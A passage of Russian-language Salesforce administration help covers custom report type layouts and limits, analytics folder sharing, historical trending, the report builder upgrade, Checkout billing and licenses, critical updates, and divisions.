1. Введите строку «*Типы отчетов*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Типы отчетов**» и откройте страницу «Все типы настраиваемых отчетов».

2. Выберите нужный тип настраиваемого отчета и нажмите кнопку «**Редактировать макет**» в разделе «Поля, доступные для отчетов».

Чтобы открыть окно предварительного просмотра полей, которые должны отображаться на странице «Выбрать столбцы» отчета, настроенного или запущенного на основе данного типа отчета, нажмите кнопку «**Предварительный просмотр макета**».

 **Прим.:** Режим предварительного просмотра макета отображает все поля и объекты, включая поля и объекты, которые могут быть недоступны пользователям. Тем не менее, данные, хранящиеся в недоступных полях или объектах, недоступны.

3. Выберите поля справа и перетащите их в раздел слева.

 **Совет:** Чтобы просмотреть поля отдельного объекта, выберите нужный объект в раскрывающемся списке «Представление».

4. Чтобы открыть область наложения «Добавить поля посредством поиска», щелкните ссылку «**Добавить поля, связанные посредством поиска**».

Данная область позволяет добавлять поля посредством взаимосвязи «Поиск», созданной между объектом, выбранным в раскрывающемся списке «Представление», и другими объектами.

- Поле поиска — это поле объекта, отображающее сведения из другого объекта. Например, поле организации «Имя контакта».
- Тип настраиваемого отчета может содержать поля, доступные посредством поиска на четырех уровнях взаимосвязей «Поиск». Например, при использовании организаций доступны следующие уровни: ответственный за организацию, менеджер ответственного за организацию, роль менеджера и ее родительская роль.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или  
обновления типов  
настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для удаления типов  
настраиваемых отчетов:

- «Изменение всех данных»

- Поиск позволяет добавлять только поля, связанные с объектами, добавленными в тип настраиваемого отчета. Например, при добавлении организаций в тип настраиваемого отчета система позволяет добавлять поля объектов, связанных с организациями посредством взаимосвязи «Поиск».
  - Выбор поля поиска в области наложения «Добавить поля посредством поиска» может инициировать предоставление доступа к дополнительным полям поиска других объектов, поддерживающих взаимосвязь «Поиск». Например, при выборе поля обращений «Имя контакта» система позволяет выбрать поле контактов «Организация», так как организации связаны посредством взаимосвязи «Поиск» с контактами, которые связаны с обращениями посредством той же взаимосвязи.
  - Поля, отображаемые в области наложения «Добавить поля посредством поиска», не охватывают поля поиска основных объектов. Например, если организации являются основным объектом для типа настраиваемого отчета, а контакты — дополнительным объектом, то область наложения «Добавить поля посредством поиска» не отображает поля поиска организаций в контактах.
  - Поля, добавленные в макет посредством ссылки «Добавить поля, связанные посредством поиска», автоматически добавляются в раздел объекта, где они являются полями поиска. Например, если поле «Контакт» добавляется как поле поиска в организациях, то поле «Контакт» автоматически добавляется в раздел «Организации». Тем не менее, поле может быть перемещено в любой раздел.
  - Поля, добавленные посредством поиска, автоматически отображают значок поиска в макете поля для типа настраиваемого отчета.
  - Чтобы сократить время поиска полей, необходимых для создания отчетов, сгруппируйте похожие поля в макетах полей для типов настраиваемых отчетов. При необходимости создайте разделы страницы, предназначенные для группирования полей, связанных друг с другом. Обратите внимание, что поля могут быть сгруппированы с целью соответствия определенным страницам сведений и типам записей.
  - Если действия являются основным объектом для типа настраиваемого отчета, то поля поиска организаций в действиях могут быть добавлены только в макет выбора столбца для типа настраиваемого отчета.
5. При необходимости измените порядок отображения полей в разделах.
- Поля, которые не перемещаются в раздел, недоступны пользователям при создании отчетов на основе данного типа отчета.
6. Чтобы определить поля, добавленные в макет, отчет по умолчанию или макет посредством взаимосвязи «Поиск», нажмите кнопку «Предварительный просмотр макета» и воспользуйтесь условными обозначениями.
-  **Внимание:** Пользователи могут просматривать поля сводного резюмирования в отчетах, содержащих данные из недоступных полей. Например, пользователь, которому недоступно поле продукта возможности «Цена», может просматривать поле отчетов по возможностям «Итоговая цена» при наличии доступа к полю «Итоговая цена».
7. Чтобы переименовать или определить поля, выбранные по умолчанию, выберите как минимум одно поле и нажмите кнопку «Редактировать свойства».
- Установите флажок «Флажок установлен по умолчанию» напротив нужных полей.
- Поля, выбранные по умолчанию, автоматически отображают значок флажка (✓) в макете поля для типа настраиваемого отчета.
- Измените текст в поле «Показать как:» напротив нужного поля.
-  **Прим.:** Переименованные поля стандартных объектов и переименованные стандартные объекты не отображаются переименованными в макете поля для типа настраиваемого отчета. Тем не менее, переименованные поля стандартных объектов и переименованные стандартные объекты отображают свои

новые имена в отчете и на странице предварительного просмотра, доступной при нажатии кнопки **«Предварительный просмотр макета»**.

8. Чтобы переименовать раздел, щелкните ссылку **«Правка»** напротив нужного раздела. Чтобы создать раздел, нажмите кнопку **«Создать раздел»**.
9. Нажмите кнопку **«Сохранить»**.


СМ. ТАКЖЕ:

[Создание типа настраиваемого отчета](#)

## Управление типами настраиваемых отчетов

Созданный тип настраиваемого отчета доступен для настройки, редактирования и удаления.

Введите строку *«Типы отчетов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Типы отчетов»**, чтобы открыть страницу «Все типы настраиваемых отчетов», на которой отображается список созданных в организации типов настраиваемых отчетов.

- Чтобы открыть страницу со списком, выберите нужное списковое представление в раскрывающемся списке «Просмотр». Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
  - Чтобы создать тип настраиваемого отчета, нажмите кнопку **«Создать тип настраиваемого отчета»**.
  - Чтобы обновить имя, описание, категорию и статус развертывания типа настраиваемого отчета, щелкните ссылку **«Правка»** напротив имени нужного типа настраиваемого отчета.
  - Чтобы удалить тип настраиваемого отчета, щелкните ссылку **«Удал.»** напротив имени нужного типа настраиваемого отчета. Все данные, хранящиеся в типе настраиваемого отчета, удаляются без возможности восстановления.
-  **Важное замечание:** Удаление типа настраиваемого отчета инициирует удаление всех производных отчетов. Любые просматриваемые компоненты панели мониторинга, созданные на основе отчета, который использует удаленный тип настраиваемого отчета, отображают сообщение об ошибке.
- Чтобы просмотреть подробные сведения о типе настраиваемого отчета и выполнить дополнительные настройки, щелкните имя нужного типа настраиваемого отчета.

Ниже перечислены действия, доступные после выбора типа настраиваемого отчета.

- Обновите взаимосвязи объекта, отображаемые в отчете при выполнении из типа настраиваемого отчета.
- Чтобы выбрать стандартные и настраиваемые поля, доступные для отображения при создании или выполнении из типа настраиваемого отчета, измените макет страницы типа настраиваемого отчета.
- Чтобы просмотреть порядок отображения полей в отчетах, выполненных из типа настраиваемого отчета, нажмите кнопку **«Предварительный просмотр макета»** в разделе «Поля, доступные для отчетов».
- Чтобы клонировать тип настраиваемого отчета, нажмите кнопку **«Клонировать»**.
- Переименуйте поля в отчете.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:


- «Управление типами настраиваемых отчетов»

Для удаления типов настраиваемых отчетов:


- «Изменение всех данных»

- Определите поля, которые должны быть выбраны по умолчанию.

Тип редактируемого отчета отображается над именем отчета в конструкторе отчетов. Тип отчета не отображается на странице запуска отчета.



1. Тип отчета
2. Имя отчета

 **Прим.:** Если организация использует средство перевода, то типы настраиваемых отчетов могут быть переведены для зарубежных пользователей.

### Ограничения для типов отчетов

Данный раздел содержит некоторые ограничения, позволяющие гарантировать высокую производительность и доступность типов настраиваемых отчетов.


- Каждый тип настраиваемого отчета может содержать не более 1 000 полей. Счетчик вверху действия «Макет страницы» отображает текущее количество добавленных полей. Макет, содержащий слишком большое количество полей, не может быть сохранен.
- Ниже перечислены поля, которые не могут быть добавлены в типы настраиваемых отчетов.
  - Поля расписаний продуктов
  - Поля журналов
  - Поля организаций-лиц
  - Поле «Длительность» для обращений и возможностей
- Тип настраиваемого отчета может содержать не более 60 ссылок на объекты. Например, при ограничении типа отчета четырьмя взаимосвязями объекта поле поиска позволяет выбирать поля дополнительных 56 объектов. Тем не менее, при выполнении отчета, созданного на основе типа настраиваемого отчета и содержащего столбцы не менее, чем из 20 разных объектов, отображается сообщение об ошибке.
- Ссылки на объекты могут использоваться как основные четыре объекта, как источники полей посредством поиска или как объекты, используемые для просмотра взаимосвязей. Каждый ссылочный объект учитывается ограничением, даже если его поля не выбраны. Например, если поиск выполняется в следующем порядке: «организация» — «ответственный за организацию» — «роль ответственного за организацию», но поля ответственного за организацию не выбраны, то все ссылочные объекты учитываются заданным ограничением, равным 60.
- Отчеты, созданные на основе типов настраиваемых отчетов по обращениям, не содержат раскрывающегося списка «Единицы», позволяющего просматривать значения некоторых полей обращений по часам, минутам или дням.
- Типы отчетов, связанные с настраиваемыми объектами в списке «Удаленные настраиваемые объекты», учитываются ограничениями по количеству типов настраиваемых отчетов, доступному для создания.

СМ. ТАКЖЕ:

[Отчеты по возможностям](#)


## Включение расширенного общего доступа к отчетам и панелям мониторинга

При включении общего доступа к аналитике система Salesforce преобразует текущие уровни доступа пользователей к папкам в новые более подробные уровни доступа.

 **Прим.:** Общий доступ к папке аналитики автоматически предоставляется организациям, созданным после выпуска Summer'13 системы Salesforce. Чтобы предоставить общий доступ пользователям организации, созданной до выпуска Summer'13, выполните указанные ниже действия.

При включении общего доступа к аналитике всем пользователям организации по умолчанию предоставляется уровень доступа «Гость» к общедоступным папкам отчетов и панелей мониторинга. Чтобы расширить доступ пользователей к отдельной папке, рекомендуем назначить уровень доступа «Менеджер» или «Редактор» или предоставить полномочия администратора. Доступ каждого пользователя к папкам определяется уровнем доступа к папке и полномочиями, предоставленными до включения расширенного общего доступа к папкам.

1. В разделе «Настройка» введите «*Общий доступ к папкам*» в поле «Быстрый поиск», затем выберите «**Общий доступ к папкам**».
2. Установите флажок «**Включить уровни доступа для предоставления общего доступа к папкам отчетов и панелей мониторинга**».
3. Щелкните «**Общий доступ к папкам отчетов и панелей мониторинга**».

 **Важное замечание:** Возврат к предыдущей модели общего доступа к папкам инициирует восстановление исходного состояния текущих папок отчетов и панелей мониторинга.

- Папка, созданная до включения расширенного общего доступа, возвращает свойства и параметры общего доступа к исходному состоянию.
- Папка, созданная после включения расширенного общего доступа, становится скрытой, а все параметры общего доступа удаляются. Тем не менее, полномочия администратора сохраняются.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметра  
общего доступа к папке  
аналитики:

- «Просмотр настройки и конфигурации»

Для изменения параметра  
общего доступа к папке  
аналитики:

- «Настройка приложения»

## Настройка архивного трендинга

Чтобы предоставить пользователям доступ к отчетам по архивным трендам, воспользуйтесь фильтрами для настройки объема собираемых данных. Затем выберите нужные поля.

Объем данных архивных трендов должен быть достаточным для составления отчетов, но не может превышать установленных ограничений. Определите поля, содержащие полезные архивные данные, и поля, содержащие маловажные данные.

**⚠ Важное замечание:** Сохранение архивных данных увеличивает объем сохраняемых данных. Конечный результат определяется способами работы организации. Например, при обновлении статуса типичной записи возможности каждые 1-2 дня объем данных архивного трендинга для поля «Статус» объекта «Возможность» превышает объем данных, сохраняемых при изменении записи один или два раза в месяц. При наличии трендовых объектов, которые могут превысить установленное ограничение по размеру данных, пользователю отправляется соответствующее электронное предупреждение.

1. Введите строку «*Архивный трендинг*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Архивный трендинг**».
2. Выберите нужный объект.  
Выберите объект «Возможности», «Обращения» или «Элемент прогнозирования» и не более трех настраиваемых объектов. Архивный трендинг доступен только при использовании совместных прогнозов и недоступен для настраиваемого прогнозирования.
3. Установите флажок «**Включить архивный трендинг**».
4. Чтобы задать общий объем данных, доступный для создания отчетов по архивным трендам, воспользуйтесь фильтрами раздела «**Настроить данные**».  
Уточнение архивных данных доступно только для возможностей, обращений и настраиваемых объектов. Доступные данные для элементов прогнозирования выбираются автоматически.  
Например, чтобы уточнить данные, сохраненные для отчетов по возможностям, настройте фильтр «"Этап" "не равно" "*Поиск потенциальных клиентов*"» для исключения наименее вероятных сделок.
5. Выберите не более восьми полей в разделе «**Выбрать поля**».  
Данные поля могут выбираться при создании отчетов по архивному трендингу.
  - При выборе объекта «Возможности» система автоматически выбирает следующие пять полей: «Стоимость», «Дата закрытия», «Категория прогноза», «Вероятность» и «Этап». Пользователь может выбрать еще три поля.
  - При выборе объекта «Элемент прогнозирования» система автоматически выбирает все восемь доступных полей.

После включения архивного трендинга новый тип настраиваемого отчета доступен при создании новых отчетов. Включение архивного трендинга для нового поля инициирует автоматическое добавление данного поля в макет отчета по архивному трендингу.

Ниже перечислены последствия выключения архивного трендинга.

- Выключение архивного трендинга для поля инициирует сокрытие соответствующих архивных данных. Повторное включение архивного трендинга для поля инициирует доступность соответствующих архивных данных для просмотра, включая данные, созданные после выключения архивного трендинга.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»
- И
- «Конструктор отчетов»



- Выключение архивного трендинга для объекта инициирует удаление всех соответствующих архивных данных и параметров конфигурации. А именно: связанный тип отчета по архивному трендингу и любые производные отчеты.
- Выключение архивного трендинга для поля и его последующее удаление инициируют недоступность архивных данных поля даже после повторного включения архивного трендинга.

#### Прим.:

- Архивные данные, доступные каждому пользователю, определяются доступными полями. Изменение полномочий, отменяющее доступность конкретного поля, инициирует недоступность его архивных данных.
- Каждое архивное поле использует параметры безопасности соответствующего родительского поля. Изменение полномочий для родительского поля инициирует изменение полномочий для архивного поля.


## Обновление мастера отчетов

Конструктор отчетов, являющийся полнофункциональным графическим редактором, — это стандартный инструмент для создания и редактирования отчетов. Если организация все еще использует устаревший мастер отчетов, рекомендуем включить поддержку конструктора отчетов.

- Доступ к конструктору отчетов по умолчанию предоставляется всем профилям. (Полномочие «Конструктор отчетов» может отображаться в наборах полномочий и профилях, а также в API-объектах PermissionSet и Profile, несмотря на переопределение данных параметров при обновлении.)
- Устаревший мастер отчетов отображается только в режиме доступности.
- Конструктор отчетов доступен для организаций, использующих версии Group Edition и Professional Edition.
- Наличие нового типа диаграммы — точечной.

Последняя версия конструктора отчетов автоматически доступна только новым организациям. Если раздел «Обновление конструктора отчетов» отсутствует на странице «Параметры интерфейса пользователя», то данное обновление уже установлено в организации.

Конструктор отчетов не может быть включен путем назначения полномочия «Конструктор отчетов» всем пользователям организации посредством профилей или наборов полномочий. Чтобы включить конструктор отчетов для организации, выполните указанные ниже действия.

 **Важное замечание:** Данное обновление **не влияет** на текущие отчеты. После установки обновления устаревший мастер отчетов будет недоступен.

1. Введите строку «*Отчеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры отчетов и панелей мониторинга**».
2. Просмотрите раздел «Обновление конструктора отчетов» и нажмите кнопку «**Включить**». Если данная кнопка не отображается, то конструктор отчетов уже включен во всей организации.
3. Для подтверждения нажмите кнопку «**Да, установить конструктор отчетов для всех пользователей**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров отчетов и панелей мониторинга:


- «Настройка приложения»



## Управление счетами и лицензиями

Система Checkout содержит сведения об учетной записи Salesforce, включая лицензии, сведения для выставления счета, заказы, счета и выписки.

Чтобы открыть Checkout, введите строку «Checkout» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Checkout» и нажмите «Перейти к Checkout».

 **Прим.:** Полномочие «Управление расчетами» предоставляет пользователям автоматический доступ к системе Checkout. Данные пользователи могут предоставлять доступ другим пользователям организации (см. раздел «Предоставление доступа к Checkout» на странице 504).


Ниже перечислены действия, доступные в системе Checkout.

- [Заказ дополнительных лицензий и продуктов.](#)
- [Изменение сведений для выставления счета](#) по активному контракту.
- [Изменение сведений о кредитной карте](#), связанной с активным контрактом.
- [Просмотр заказов и счетов организации.](#)
- [Просмотр ранее сохраненных смет](#) (сметы, созданные в системе Salesforce, и сметы, созданные торговым представителем).
- [Размещение заказов на приобретение новых продуктов.](#)
- [Обращение за помощью к представителю Salesforce.](#)
- [Регистрация обращения по любому вопросу относительно Checkout.](#)

For detailed instructions on using Checkout, see the [Checkout User Guide](#).

## Приобретение дополнительных лицензий для пользователей

Пользователи, имеющие доступ к системе Checkout, могут добавлять лицензии на протяжении всего срока действия контракта. Если организация не имеет самостоятельного доступа к системе Checkout, отправьте запрос представителю Salesforce.

 **Прим.:** Чтобы связаться с менеджером по работе с клиентами Salesforce, щелкните ссылку «Запросить помощь» на любом этапе процесса создания сметы.

1. В разделе «Настройка» введите *Checkout* в поле «Быстрый поиск», затем выберите **Checkout** и щелкните «Перейти к Checkout».
2. Щелкните «Добавить продукты».
3. Чтобы просмотреть все продукты, поддерживаемые организацией, щелкните «**Все доступные продукты**».
4. Введите нужное количество подписок на лицензию.

Оплата за подписку на лицензии, приобретенные в середине биллингового цикла, рассчитывается пропорционально количеству оставшихся дней. Поле «Итоговая цена» содержит значение «Ежемесячная цена единицы продукта», соответствующее сроку заказа, указанному над продуктами. Например, если срок действия подписок по заказу составляет неполный год (с 14 мая 2013 года по 7 мая 2014 года), то поле «Итоговая цена» содержит значение «Ежемесячная цена единицы продукта», соответствующее 11,8 месяцам.

5. Щелкните «Перейти к размещению заказа».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Personal Edition, Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для приобретения дополнительных лицензий пользователя:

- «Управление расчетами»

6. Проверьте заказ и сведения о платеже. Чтобы изменить сведения, щелкните значок карандаша.
7. Прочтите и примите Основное соглашение о подписке, а также любые другие обязательные условия и соглашения. В зависимости от контракта, заключенного с компанией Salesforce, и приобретаемых продуктов, система может предлагать пользователю принять Особые условия контракта или Специальные условия.
8. Нажмите кнопку **«Разместить заказ»**.


СМ. ТАКЖЕ:

- [Управление счетами и лицензиями](#)
- [Предоставление доступа к Checkout](#)
- [Удаление лицензий пользователя](#)
- [Изменение сведений о выставлении счета вашей организации](#)
- [Руководство пользователя Checkout](#)
- [Преобразование пробной версии посредством Checkout](#)

## Удаление лицензий пользователя

Система Salesforce не поддерживает использование Checkout для сокращения количества лицензий, приобретенных организацией.

Чтобы удалить лицензии, обратитесь к представителю Salesforce.

 **Прим.:** Деактивация учетных записей пользователей не изменяет количество лицензий, подлежащих оплате.

СМ. ТАКЖЕ:

- [Управление счетами и лицензиями](#)
- [Предоставление доступа к Checkout](#)
- [Приобретение дополнительных лицензий для пользователей](#)

## Изменение сведений о выставлении счета вашей организации

Изменение сведений для выставления и оплаты счетов организации возможно только при наличии доступа к системе Checkout. Если организация не имеет самостоятельного доступа к системе Checkout, отправьте запрос представителю Salesforce.

1. В меню «Настройка» введите «Checkout» в поле «Быстрый поиск», затем выберите **«Checkout»**.
2. Щелкните **Перейти к Checkout**.
3. Щелкните **«Изменить адрес для счета по контракту»**.
4. При необходимости обновите адрес и контактные данные организации.
5. Нажмите кнопку **«Сохранить»**.

For detailed instructions on using Checkout, see the [Checkout User Guide](#).

СМ. ТАКЖЕ:

- [Управление счетами и лицензиями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Изменение данных кредитной или дебетовой карты

Изменение данных кредитной или дебетовой карты возможно только при наличии доступа к системе Checkout. Если организация не имеет самостоятельного доступа к системе Checkout, отправьте запрос представителю Salesforce.

Чтобы получить доступ к Checkout, в меню «Настройка» введите «Checkout» в поле «Быстрый поиск», выберите «Checkout», затем щелкните **Перейти к Checkout**.

Дополнительные инструкции по изменению сведений об оплате в системе Checkout см. в [Руководстве пользователя Checkout](#).

 **Прим.:** Счет не может быть оплачен в интерактивном режиме. При наличии задолженности денежные средства списываются с обновленной кредитной или дебетовой карты в течение 24 часов. Чтобы оплатить счет посредством кредитной карты, обратитесь в отдел обслуживания клиентов Salesforce.

СМ. ТАКЖЕ:


[Управление счетами и лицензиями](#)

## Просмотр кредитных уведомлений, выписок по счету и счетов

Кредитные уведомления, выписки по счету и счета организации могут быть просмотрены только при наличии доступа к системе Checkout. Если организация не имеет самостоятельного доступа к системе Checkout, отправьте запрос представителю Salesforce.

Страница сведений о кредитном уведомлении, выписке или счете позволяет распечатывать доступные данные, регистрировать обращения и связываться с представителями компании Salesforce.

Чтобы получить доступ к Checkout, в меню «Настройка» введите «Checkout» в поле «Быстрый поиск», выберите «Checkout», затем щелкните **Перейти к Checkout**.

 **Прим.:** Наличие начального сальдо счета определяется выбранным временным интервалом. При необходимости откройте все платежи, счета и кредитные уведомления для просмотра или печати.

Дополнительные инструкции по использованию Checkout см. в [Руководстве пользователя Checkout](#).

СМ. ТАКЖЕ:

[Управление счетами и лицензиями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## Предоставление доступа к Checkout

Если в организации включена поддержка Checkout, то пользователям с полномочием «Управление расчетами» предоставляется автоматический доступ. Данные пользователи могут предоставлять полномочия доступа другим пользователям организации. Система Checkout позволяет пользователям приобретать лицензии Salesforce, лицензии на приложения AppExchange и прочие связанные продукты. Кроме того, система Checkout позволяет просматривать сметы, установленные продукты, заказы, счета, платежи и контракты организации.

Чтобы предоставить пользователю доступ к Checkout, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Чтобы открыть страницу сведений о пользователе, щелкните имя соответствующего пользователя.
3. Нажмите кнопку «**Правка**».
4. Установите флажок «Checkout : включено». Уведомление об активации учетной записи Checkout будет отправлено пользователю по эл. почте.

СМ. ТАКЖЕ:

[Управление счетами и лицензиями](#)


[Приобретение дополнительных лицензий для пользователей](#)

[Руководство пользователя Checkout](#)

## Критические обновления

Периодически компания Salesforce выпускает обновления, которые улучшают производительность, логику и работу системы Salesforce, но при этом могут повлиять на текущие настройки. Чтобы просмотреть доступные обновления для системы Salesforce, выберите пункт «**Критические обновления**» в меню «Настройка». Кроме того, система отображает соответствующее сообщение при открытии меню «Настройка».

Каждому обновлению назначается дата, до наступления которой оно может быть вручную активировано и деактивировано неограниченное количество раз. Таким образом, пользователи могут оценить возможные последствия активации обновления и при необходимости изменить соответствующие настройки. При наступлении даты автоматической активации система Salesforce активирует обновление на постоянной основе.

 **Внимание:** Компания Salesforce настоятельно рекомендует тестировать каждое обновление путем его активации в безопасной среде разработчика или любой другой производственной среде в непииковые часы работы.

Для управления критическими обновлениями выберите пункт «**Критические обновления**» в меню «Настройка». На этой странице можно просмотреть сводку, статус и дату автоматической активации для любого обновления, которое не было активировано системой Salesforce на постоянной основе. Для просмотра подробных сведений об обновлении, включая список настроек для организации, на которые оно может повлиять, щелкните по ссылке «**Просмотр**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для предоставления доступа к Checkout:

- «Управление расчетами»

Для редактирования пользователей:

- «Управление внутренними пользователями»

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience и  
Salesforce Classic.

Доступно в версиях: все версии.


Если для обновления доступна ссылка «**Активировать**», щелкните по ней, чтобы проверить обновление в безопасной или производственной среде, прежде чем система Salesforce автоматически активирует его.

## Примечания по использованию критических обновлений

- Система Salesforce анализирует настройки организации и определяет возможность их изменения в результате активации критического обновления. Обновление, которое не влияет на настройки организации, автоматически активируется системой Salesforce.
- Система Salesforce активирует обновление на постоянной основе при наступлении запланированной даты автоматической активации. Обновление, активированное автоматически, не может быть деактивировано.
- Страница сведений о любом обновлении содержит описание возможных последствий активации обновления и способы решения возникших проблем.
- Система Salesforce отображает сообщение в том случае, если меню настройки используется впервые после появления критического обновления. Данное сообщение позволяет просмотреть обновление Salesforce незамедлительно, отложить его просмотр на более поздний срок

## Общие сведения о подразделениях

Подразделения позволяют сегментировать данные организации в виде логических разделов, увеличивая эффективность функций поиска, составления отчетов и просмотра списковых представлений. Например, создайте отчет, содержащий возможности только для подразделения «Северная Америка» и позволяющий просмотреть точные значения продаж для группы сбыта «Северная Америка». Рекомендуем использовать подразделения организациям, содержащим большие объемы данных.

 **Прим.:** Подразделения не ограничивают доступ пользователей к данным и не могут использоваться для обеспечения безопасности.

Подразделения могут быть назначены пользователям и другим записям.


- **«Подразделение на уровне записи»:** подразделение — это поле отдельной записи, обозначающее принадлежность записи к конкретному подразделению. Запись может принадлежать подразделению, созданному администратором, или стандартному глобальному подразделению, создаваемому автоматически при включении подразделений. Одновременно запись может принадлежать только одному подразделению.
- **«Стандартное подразделение»:** пользователям назначается стандартное подразделение, применяемое к новым организациям, интересам и настраиваемым объектам, поддерживающим подразделения.
- **«Рабочее подразделение»:** при наличии полномочия «В зависимости от подразделений» пользователи могут выбирать подразделения в раскрывающемся списке на боковой панели. В этом случае поиски будут возвращать только данные для текущего рабочего подразделения. При необходимости рабочее подразделение может быть изменено. Если полномочие «В зависимости от подразделений» отсутствует, то пользователям всегда отображаются записи всех подразделений.

Таблица ниже содержит сведения о влиянии подразделений на разные области системы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Область                 | Описание   |
|-------------------------|--|
| Поиск                   | <p>При наличии полномочия «В зависимости от подразделений»:</p> <ul style="list-style-type: none"> <li>• Функция поиска на боковой панели позволяет выбирать отдельное подразделение или все подразделения.</li> <li>• Функция расширенного поиска позволяет выбирать отдельное подразделение или все подразделения.</li> <li>• Функция глобального поиска позволяет выполнять поиск по отдельному подразделению или всем подразделениям.</li> <li>• Диалоговые окна поиска возвращают записи, которые назначены подразделению, выбранному в раскрывающемся списке диалогового окна поиска.</li> </ul> <p> <b>Прим.:</b> Кроме того, любой поиск по конкретному подразделению также инициирует поиск по глобальному подразделению. Например, результаты поиска по подразделению «Западное подразделение» содержат записи, доступные как в западном, так и в глобальном подразделениях.</p> <p>Если полномочие «В зависимости от подразделений» отсутствует, то результаты поиска всегда содержат записи всех подразделений.</p> |
| Списковые представления | <p>При наличии полномочия «В зависимости от подразделений» списковые представления содержат только записи, которые назначены подразделению, выбранному при создании или редактировании спискового представления. Списковые представления выбранных записей (например, «Мои открытые обращения») содержат записи всех подразделений.</p> <p>Если полномочие «В зависимости от подразделений» отсутствует, то списковые представления всегда содержат записи всех подразделений.</p>   |
| Chatter                 | <p>Chatter не поддерживает подразделения. Например, система не позволяет использовать отдельные ленты Chatter для разных подразделений.</p>  |
| Отчеты                  | <p>Если пользователю предоставлено полномочие «В зависимости от подразделений», то отчет может содержать все или только одно подразделение. Отчеты, использующие стандартные фильтры (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений и не могут быть дополнительно отфильтрованы по конкретному подразделению.</p>   |

| Область                              | Описание  |
|--------------------------------------|---|
| Просмотр записей и связанных списков | <p>Если полномочие «В зависимости от подразделений» отсутствует, то отчеты всегда содержат записи всех подразделений.</p>   |
| Создание записей                     | <p>При просмотре страницы сведений о записи связанные списки отображают все доступные связанные записи, независимо от подразделения.</p> <p>При создании организаций, интересов или настраиваемых объектов, поддерживающих подразделения, записям автоматически назначается стандартное подразделение, кроме случаев переопределения данного параметра.</p> <p>Новым записям, связанным с организацией или другой записью, которой уже назначено подразделение, назначается текущее подразделение записи. Например, новой записи настраиваемого объекта, являющегося подробным во взаимосвязи «Основная — подробная» с настраиваемым объектом, поддерживающим подразделения, назначается подразделение основной записи.</p> <p>Новым записям, которые не связаны с другими записями (например, личные возможности или контакты, не связанные с организацией), автоматически назначается глобальное подразделение.</p> |
| Редактирование записей               | <p>При редактировании организаций, интересов или настраиваемых объектов, поддерживающих подразделения, пользователи могут изменять подразделения. Все записи, связанные посредством взаимосвязи «Основная — подробная», автоматически переносятся в новое подразделение. Например, контакты и возможности переносятся в новое подразделение связанной организации, а подробные настраиваемые объекты переносятся в новое подразделение основной записи.</p> <p>При редактировании других типов записей подразделение не может быть изменено.</p>  |
